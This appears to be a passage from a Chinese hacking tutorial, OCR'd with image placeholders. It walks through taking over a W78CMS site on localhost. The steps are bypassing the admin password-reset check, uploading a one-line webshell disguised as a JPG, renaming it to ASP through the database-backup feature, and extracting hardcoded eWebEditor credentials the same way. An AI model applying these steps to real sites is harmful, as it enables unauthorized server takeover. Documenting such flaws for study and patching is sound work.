


图5

2、上传图片木马备份得到webshell

在W78CMS系统的后台，我们可以在不知道管理员密码的情况下来重新设置新密码，这样就可以利用它的那个后台文件权限验证漏洞来改掉管理员的密码，然后再正常登录进入后台拿webshell了。

还是先把浏览器的安全设置为高后直接访问更改管理员密码的页面“http://127.0.0.1/admin/xiugaipassword.asp”，重新设置一个密码，这里我设置为了123456，然后把浏览器的安全设置再恢复到原来，打开“http://127.0.0.1/admin/”，使用admin和你刚才设置的密码登录进入后台，在“幻灯管理”下的“增加广告”功能里上传改名为123.jpg的一句话木马，得到上传文件的相对路径为“/uploadfile/20091103211820922.jpg”，如图7。




图6

选择“管理管理”下的“数据备份”，来到数据库备份的地方，在“当前数据库路径”栏填写一句话木马传上去后的相对地址“/uploadfile/20091103211820922.jpg”，在“备份数据库

名称”栏就填写123.asp，备份两次后使用一句话木马客户端连接“http://127.0.0.1/admin/databackup/123.asp”，成功得到了webshell，如图8，图9。




图7




图8




图9

3、利用eWebEditor获得webshell

W78CMS系统还集成了eWebEditor，后台登录页面也没有删除，只不过存储管理员用户名、密码和上传样式等信息的文件由常见的db目录下的ewebeditor.mdb改为了asp目录下的config.asp，而且这个config.asp也绝不是ewebeditor.mdb简单改个文件名而已。config.asp的内容是一个真正的asp文件的内容，而且eWebEditor后台管理员的用户名和密码在config.asp中也是以明文的形式存在的，代码如下：

```
Dim sUsername, sPassword
sUsername = "w78"
sPassword = "w78"
```

通过以上代码我们可以知道，eWebEditor后台管理员的用户名和密码都是w78，eWebEditor的后台登录地址是“http://127.0.0.1/admin/ewebeditor/admin/login.asp”，在登录后就可以想办法拿webshell了。那我们怎样得到eWebEditor后台管理员的用户名和密码呢？由于config.asp是asp文件，无法直接下载，于是我就想到通过数据库备份功能把config.asp备份成后缀为.mdb的文件，下载后再寻找用户名和密码。

调好浏览器的安全设置后访问“http://127.0.0.1/admin/Manage_backup.asp”，来到数据库备份页面，“当前数据库路径”就填写config.asp的相对路径“/admin/eWebEditor/asp/config.asp”，“备份数据库名称”就填写hackerxfiles.mdb，还是两次备份后访问“http://127.0.0.1/admin/databackup/hackerxfiles.mdb”，把文件下载下来，然后使用记事本打开就可以看到用户名和密码了，如图10。

